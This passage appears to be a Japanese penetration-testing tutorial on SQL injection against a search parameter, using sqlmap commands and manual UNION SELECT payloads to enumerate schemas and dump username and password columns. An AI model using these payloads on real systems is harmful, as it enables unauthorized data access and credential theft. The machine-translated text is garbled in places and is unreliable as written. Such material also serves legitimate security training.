> For the complete documentation index, see [llms.txt](https://hacking-notes.jord4n.pro/llms.txt). Markdown versions of documentation pages are available by appending `.md` to page URLs; this page is available as [Markdown](https://hacking-notes.jord4n.pro/ja/hacking-tools/web/sqlmap/sql-injection-sqlmap-and-manual-testing.md).

# SQLMap と手動テストによる SQL インジェクション

SQLMap の自動化と手動検証、データベース抽出を組み合わせた SQL インジェクション悪用フロー。

{% hint style="info" %}
1つの **SQLインジェクション** Webアプリケーションにおけるセキュリティ脆弱性で、悪意のあるSQLクエリを入力欄に挿入して基盤となるデータベースを操作しようとすると発生します。これにより、攻撃者は許可されていないデータにアクセス、変更、または抽出できてしまいます。SQLMapのようなツールは、このような脆弱性を特定して悪用し、SQLインジェクションを自動的に実行することで、この գործընթացを自動化します。あるいは、攻撃者はエントリを直接操作してデータベースへの不正アクセスを得ることで、手動でSQLインジェクション攻撃を行うこともできます。
{% endhint %}

## 自動SQLインジェクション（SQLMap）


1. Burp Suiteで検索リクエストを傍受しましょう：

<figure><img src="https://2001299964-files.gitbook.io/~/files/v0/b/gitbook-x-prod.appspot.com/o/spaces%2Fl4EVJpcOrsgjSGsLI7p2%2Fuploads%2Fgit-blob-5c45b198faf6affefc679be1101264b05f67080c%2FPasted%20image%2020230819193936.png?alt=media" alt=""><figcaption></figcaption></figure>


2. このリクエストを、次の名前のファイルに保存しましょう **request.req**:

<figure><img src="https://2001299964-files.gitbook.io/~/files/v0/b/gitbook-x-prod.appspot.com/o/spaces%2Fl4EVJpcOrsgjSGsLI7p2%2Fuploads%2Fgit-blob-41ad6f06b4af8e0eb47decf69b64415f9a62a86e%2FPasted%20image%2020230819194318.png?alt=media" alt="" width="563"><figcaption></figcaption></figure>


3. このファイルには次の **内容が含まれています**:

<figure><img src="https://2001299964-files.gitbook.io/~/files/v0/b/gitbook-x-prod.appspot.com/o/spaces%2Fl4EVJpcOrsgjSGsLI7p2%2Fuploads%2Fgit-blob-a80b43c7e6604a212b6afc7c69d784b022592059%2FPasted%20image%2020230819194522.png?alt=media" alt="" width="563"><figcaption></figcaption></figure>

4. 次の **SQLMap** ツールを使って、このWebサイトが **脆弱な** への **SQL攻撃**:

```bash
sqlmap -r request.req  -p searchitem --batch  
```

<figure><img src="https://2001299964-files.gitbook.io/~/files/v0/b/gitbook-x-prod.appspot.com/o/spaces%2Fl4EVJpcOrsgjSGsLI7p2%2Fuploads%2Fgit-blob-0a9d4804c67cc246dbc393f5099fdf5f3b12a229%2FPasted%20image%2020230819194927.png?alt=media" alt=""><figcaption></figcaption></figure>


5. このコマンドで、すべての **データベース**:

```bash
sqlmap -r request.req  -p searchitem --batch --dbs
```

<figure><img src="https://2001299964-files.gitbook.io/~/files/v0/b/gitbook-x-prod.appspot.com/o/spaces%2Fl4EVJpcOrsgjSGsLI7p2%2Fuploads%2Fgit-blob-a96b0e238b00446ec0228d203065aaf128a6b9a3%2FPasted%20image%2020230819195305.png?alt=media" alt="" width="563"><figcaption></figcaption></figure>

6. このコマンドで、すべての **テーブル** 特定のデータベースの：

```bash
sqlmap -r request.req  -p searchitem --batch -D "database_name" --tables
```

<figure><img src="https://2001299964-files.gitbook.io/~/files/v0/b/gitbook-x-prod.appspot.com/o/spaces%2Fl4EVJpcOrsgjSGsLI7p2%2Fuploads%2Fgit-blob-340b73403aed5bd96e3c640257ea1d68cc0eeebd%2FPasted%20image%2020230819195522.png?alt=media" alt="" width="563"><figcaption></figcaption></figure>


7. このコマンドで、すべての **カラム** 特定のテーブルの：

```bash
sqlmap -r request.req  -p searchitem --batch -T "table_name" --columns
```

<figure><img src="https://2001299964-files.gitbook.io/~/files/v0/b/gitbook-x-prod.appspot.com/o/spaces%2Fl4EVJpcOrsgjSGsLI7p2%2Fuploads%2Fgit-blob-047981028696ac3245465e5e1f3cd66cfbab67ec%2FPasted%20image%2020230819195705.png?alt=media" alt=""><figcaption></figcaption></figure>


8. このコマンドで、次のものを表示しましょう **内容が含まれています** カラムの：

```bash
sqlmap -r request.req  -p searchitem --batch -T users -C username,password --dump
```

*ツールが暗号化されたパスワードを見つけると、自動的に復号します*:

<figure><img src="https://2001299964-files.gitbook.io/~/files/v0/b/gitbook-x-prod.appspot.com/o/spaces%2Fl4EVJpcOrsgjSGsLI7p2%2Fuploads%2Fgit-blob-aa460ce2d1e95a95968e7a00be6f70f2918eaf3d%2FPasted%20image%2020230819200103.png?alt=media" alt="" width="563"><figcaption></figcaption></figure>

***

## 手動SQLインジェクション

1. Burp Suiteで検索リクエストを傍受しましょう：

<figure><img src="https://2001299964-files.gitbook.io/~/files/v0/b/gitbook-x-prod.appspot.com/o/spaces%2Fl4EVJpcOrsgjSGsLI7p2%2Fuploads%2Fgit-blob-5c45b198faf6affefc679be1101264b05f67080c%2FPasted%20image%2020230819193936.png?alt=media" alt=""><figcaption></figcaption></figure>

2. このリクエストを次へ送信してください **Repeater**:

3. その **searchitem** 検索フィールドに、次を追加します：

```bash
test' order by 100-- -
```

4. Webサーバーは、 **カラム数がそれほど多くない**:

<figure><img src="https://2001299964-files.gitbook.io/~/files/v0/b/gitbook-x-prod.appspot.com/o/spaces%2Fl4EVJpcOrsgjSGsLI7p2%2Fuploads%2Fgit-blob-a3b65b4f416eb9122b8a194d01b05643c14325b3%2FPasted%20image%2020230819200544.png?alt=media" alt="" width="563"><figcaption></figcaption></figure>


5. 試してみましょう **何もなくなるまで** （この場合、カラムは5個あります）：

<figure><img src="https://2001299964-files.gitbook.io/~/files/v0/b/gitbook-x-prod.appspot.com/o/spaces%2Fl4EVJpcOrsgjSGsLI7p2%2Fuploads%2Fgit-blob-c4ddd9d7336e60ecaf0844d9f48a232cd5b893ec%2FPasted%20image%2020230819201307.png?alt=media" alt="" width="563"><figcaption></figcaption></figure>


6. これで、 **5個のカラムがあることがわかりました**、次に **UNION** 関数を使って、 **表示します** それらを：

```arduino
test' union select 1,2,3,4,5-- -
```

<figure><img src="https://2001299964-files.gitbook.io/~/files/v0/b/gitbook-x-prod.appspot.com/o/spaces%2Fl4EVJpcOrsgjSGsLI7p2%2Fuploads%2Fgit-blob-1e5c3926b3217a3e9a9a612f7d7e2028ddefbf89%2FPasted%20image%2020230819201707.png?alt=media" alt="" width="563"><figcaption></figcaption></figure>


* の場合 **名前を変更すると** 3番目のカラム、たとえば「test」の **も変更されます**:

<figure><img src="https://2001299964-files.gitbook.io/~/files/v0/b/gitbook-x-prod.appspot.com/o/spaces%2Fl4EVJpcOrsgjSGsLI7p2%2Fuploads%2Fgit-blob-5d502ede4329e6069161e8b92a28a121280b0727%2FPasted%20image%2020230819201910.png?alt=media" alt="" width="563"><figcaption></figcaption></figure>



7. つまり、次を入力すると **database()** または **user()** 関数を使うと、 **データベース名** または **データベースを実行しているユーザー名** が表示されます：

<figure><img src="https://2001299964-files.gitbook.io/~/files/v0/b/gitbook-x-prod.appspot.com/o/spaces%2Fl4EVJpcOrsgjSGsLI7p2%2Fuploads%2Fgit-blob-06e91eef0a1a551e2c36d8051fa28e81505e77da%2FPasted%20image%2020230819202027.png?alt=media" alt="" width="563"><figcaption></figcaption></figure>

<figure><img src="https://2001299964-files.gitbook.io/~/files/v0/b/gitbook-x-prod.appspot.com/o/spaces%2Fl4EVJpcOrsgjSGsLI7p2%2Fuploads%2Fgit-blob-25175e69517ef13b2fd479879745e22a28d70ea5%2FPasted%20image%2020230819202215.png?alt=media" alt="" width="563"><figcaption></figcaption></figure>

**以下は手動で一覧表示する手順です：**


1. すべての **データベース**:

```bash
test' union select 1,2,schema_name,4,5 from information_schema.schemata-- -
```

<figure><img src="https://2001299964-files.gitbook.io/~/files/v0/b/gitbook-x-prod.appspot.com/o/spaces%2Fl4EVJpcOrsgjSGsLI7p2%2Fuploads%2Fgit-blob-a477ae3774faa91406bc47fa5ba316ba27a81bb9%2FPasted%20image%2020230819202507.png?alt=media" alt=""><figcaption></figcaption></figure>


2. すべての **テーブル** 特定のデータベースの：

```rust
test' union select 1,2,table_name,4,5 from information_schema.tables where table_schema='database_name'-- -
```

<figure><img src="https://2001299964-files.gitbook.io/~/files/v0/b/gitbook-x-prod.appspot.com/o/spaces%2Fl4EVJpcOrsgjSGsLI7p2%2Fuploads%2Fgit-blob-eb588a40b810f35ab0665b4b6e892713217a0030%2FPasted%20image%2020230819203224.png?alt=media" alt=""><figcaption></figcaption></figure>


3. すべての **カラム** 特定のテーブルの：

```rust
test' union select 1,2,column_name,4,5 from information_schema.columns where table_schema='database_name' and table_name='table_name'-- -
```

<figure><img src="https://2001299964-files.gitbook.io/~/files/v0/b/gitbook-x-prod.appspot.com/o/spaces%2Fl4EVJpcOrsgjSGsLI7p2%2Fuploads%2Fgit-blob-50dcdd62924f730fcaa5f3ce0e8932e148c1b274%2FPasted%20image%2020230819203012.png?alt=media" alt=""><figcaption></figcaption></figure>

